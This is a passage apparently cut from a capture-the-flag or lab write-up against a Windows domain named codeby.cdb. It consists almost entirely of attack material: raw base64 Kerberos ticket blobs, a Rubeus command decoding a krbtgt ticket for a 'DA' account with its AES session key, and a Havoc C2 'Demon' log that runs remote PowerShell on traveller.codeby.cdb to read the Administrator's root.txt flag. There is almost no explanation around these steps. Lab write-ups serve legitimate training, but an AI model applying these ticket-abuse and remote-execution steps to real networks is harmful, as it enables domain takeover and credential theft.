ca++mu2DhqTNyhrr7VqbFPlAn/RRng2nmtQJ/fNfl0Q+TOOo/dHdXa8eg7yi6I9100QkZz
XjXsm0TO0PUK4Jbr46gbiZVjxKCWr9FB7+I6UIG6xEln7c7ydY+euJ0I+C4o6i/pDTGOdX
Xx63NJdxMuLEWJp+NAyLiai0AGZidT3kbDIRxkGzKK/lywJbGz18CPz1+JgFMYcVbAYAQC
ht6xc7hKNN782zVsyfIB63RrmoRuPE1Fc/Y0gcsoaTMRuZTSQvaBEDGU67AewjSBjHhUGZ
Z4xFs7ZyupsOhvHRpmHa2EUw6gyiQo+ZuW7RUZ05e85VCYnaWMaVnYWNhjMr37FECjHNg0
elW8f+xUkgxydmD0Gu4YhekieAqNEcLt0aAFiufA0ILSkus7FuQwPMlSAOmszNBupR5brd
ag9tsQihDbhOk51aAKOec9noZoQ55N1spJGzVVc0LDKgtMeOHbkj8iKa+inrsuz1LCvVim
jD5cuvLs1UOCQ9z2rmYPfwGUZ5bPIsL9x2dswQi5jfJoSsVJUUVpY3Pv8fGmKiezwfaTgJ
fKufNtt2VwLsgFOEvA1rB8BGg2hoBOqb/RZEWKt3Mq/84//2rI0d2509ZbKFMztBoCvR0P
oXpbHZeYkXTo0hYvKRPRaajG86Uzqv/1Uq7WesrIsW87DYO89rHE7ZDY121D2uRHPSfIPa
UdDXM5VUrkgLEQQPnRZpb6fBMWr9cthfC8JHL5x5ncW6Z7kUi0sAG5UN5W4sbX9bViocS
f+upDVpyNxPYwswpnqYlP5GE+SeQo4HtMIHqoAMCAQCigeIEgd99gdwwgdmggdYwgdMwgd
CgKzApoAMCARKhIgQgo9BA69NtnJ0QVAlGqCzzV/cABeenZY5L1pTngEbI5OmhDBsKQ09E
RUJZLkNEQqIPMA2gAwIBAaEGMAQbAkRBowcDBQBA4AAApBEYDzIwMjQwNTExMTIxOTAxWq
URGA8yMDI0MDUxMTEyMTkwMVqmERgPMjAyNDA1MTEyMjE5MDFapxEYDzIwMjQwNTE4MTIx
OTAxWqgMGwpDT0RFQlkuQ0RCqR8wHaADAgECoRYwFBsGa3JidGd0Gwpjb2RlYnkuY2Ri

powershell Invoke-Command -ComputerName traveller.codeby.cdb -
ScriptBlock {$PSVersionTable.PSVersion ; whoami}

powershell Invoke-Command -ComputerName traveller.codeby.cdb -
ScriptBlock {cmd /c type c:\users\Administrator\Desktop\root.txt}
```

```
.\Rubeus.exe describe
/ticket:doIFFTCCBRGgAwIBBaEDAgEWooIEEzCCBA9hggQLMIIEB6ADAgEFoQwbCkNPRE
VCWS5DREKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCmNvZGVieS5jZGKjggPPMIIDy6ADAgES
oQMCAQOiggO9BIIDuU54BUqqjPctD+Sx9eNVU4JX+YnGk/uKqKV7sFH+AIeChGHhIxvL1Q
nGXqppNzb/2EcSdvRLMx2jUoL7idFBTHAfE2oh3fxmZVePvDmFFEovIWEqF4x9kKDS5gkt
```

```
2oltGZnG/By0XJC62MyEX7JEKk5V9Ln5d/zS46fGW4JA25qGgFBF6zDoe9rO+tdiRd4bVK
aO3vscZCJbVMBjfLYCduUcqlDfrpMRRFFUcOa6z8EEwLE60oCo5sxlyKLZXn2k6+AI0MUa
D4Xtqx3gkZBlGCUPvxS4x/OuDZxfIQQluRTqXZjE/EsbHdCqFsqdls/8GNj4LXmfRdk284
mGgrsHE4s0lX//McI2TaLxtQzV+D1DkZYkEuYOTc88v/79LZwMEqj3QF2bFyDacm1b1Xal
7/m67faq6VW/Qkzv+L2oKbXzA0EQRYNhLMtSAj8f0wfj65DK2UBO7UbYhmRKpEP4lEKSWJ
ca++mu2DhqTNyhrr7VqbFPlAn/RRng2nmtQJ/fNfl0Q+TOOo/dHdXa8eg7yi6I9100QkZz
XjXsm0TO0PUK4Jbr46gbiZVjxKCWr9FB7+I6UIG6xEln7c7ydY+euJ0I+C4o6i/pDTGOdX
Xx63NJdxMuLEWJp+NAyLiai0AGZidT3kbDIRxkGzKK/lywJbGz18CPz1+JgFMYcVbAYAQC
ht6xc7hKNN782zVsyfIB63RrmoRuPE1Fc/Y0gcsoaTMRuZTSQvaBEDGU67AewjSBjHhUGZ
Z4xFs7ZyupsOhvHRpmHa2EUw6gyiQo+ZuW7RUZ05e85VCYnaWMaVnYWNhjMr37FECjHNg0
elW8f+xUkgxydmD0Gu4YhekieAqNEcLt0aAFiufA0ILSkus7FuQwPMlSAOmszNBupR5brd
ag9tsQihDbhOk51aAKOec9noZoQ55N1spJGzVVc0LDKgtMeOHbkj8iKa+inrsuz1LCvVim
jD5cuvLs1UOCQ9z2rmYPfwGUZ5bPIsL9x2dswQi5jfJoSsVJUUVpY3Pv8fGmKiezwfaTgJ
fKufNtt2VwLsgFOEvA1rB8BGg2hoBOqb/RZEWKt3Mq/84//2rI0d2509ZbKFMztBoCvR0P
oXpbHZeYkXTo0hYvKRPRaajG86Uzqv/1Uq7WesrIsW87DYO89rHE7ZDY121D2uRHPSfIPa
UdDXM5VUrkgLEQQPnRZpb6fBMWr9cthfC8JHL5x5ncW6Z7kUi0sAG5UN5W4sbX9bVniocS
f+upDVpyNxPYwswpnqYlP5GE+SeQo4HtMIHqoAMCAQCigeIEgd99gdwwgdmggdYwgdMwgd
CgKzApoAMCARKhIgQgo9BA69NtnJ0QVAlGqCzzV/cABeenZY5L1pTngEbI5OmhDBsKQ09E
RUJZLkNEQqIPMA2gAwIBAaEGMAQbAkRBowcDBQBA4AAApBEYDzIwMjQwNTExMTIxOTAxWq
URGA8yMDI0MDUxMTEyMTkwMVqmERgPMjAyNDA1MTEyMjE5MDFapxEYDzIwMjQwNTE4MTIx
OTAxWqgMGwpDT0RFQlkuQ0RCqR8wHaADAgECoRYwFBsGa3JidGd0Gwpjb2RlYnkuY2Ri
```



```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2


[*] Action: Describe Ticket


  ServiceName              :  krbtgt/codeby.cdb
  ServiceRealm             :  CODEBY.CDB
  UserName                 :  DA (NT_PRINCIPAL)
  UserRealm                :  CODEBY.CDB
  StartTime                :  11.05.2024 15:19:01
  EndTime                  :  12.05.2024 1:19:01
  RenewTill                :  18.05.2024 15:19:01
  Flags                    :  pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  o9BA69NtnJ0QVAlGqCzzV/cABeenZY5L1pTngEbI5Ok=

~\Downloads ❯
```



```
11/05/2024 15:13:50 [exited3n] Demon » powershell Invoke-Command -ComputerName traveller.codeby.cdb -ScriptBlock {$PSVersionTable.PSVersion ; whoami}
[*] [9C60A5E1] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [358 bytes]
[+] Received Output [386 bytes]:

Major  Minor  Build  Revision PSComputerName
-----  -----  -----  -------- --------------
5      1      20348  859      traveller.codeby.cdb
codeby\exited3n




11/05/2024 15:14:38 [exited3n] Demon » shell type c:\users\Administrator\Desktop\root.txt
[*] [762F30B5] Tasked demon to execute a shell command
[+] Send Task to Agent [188 bytes]
[+] Received Output [19 bytes]:
Access is denied.


11/05/2024 15:14:58 [exited3n] Demon » powershell Invoke-Command -ComputerName traveller.codeby.cdb -ScriptBlock {cmd /c type c:\users\Administrator\Desktop\root.txt}
[*] [218F93B7] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [392 bytes]
[+] Received Output [16 bytes]:
_S0_seri0us?!}
```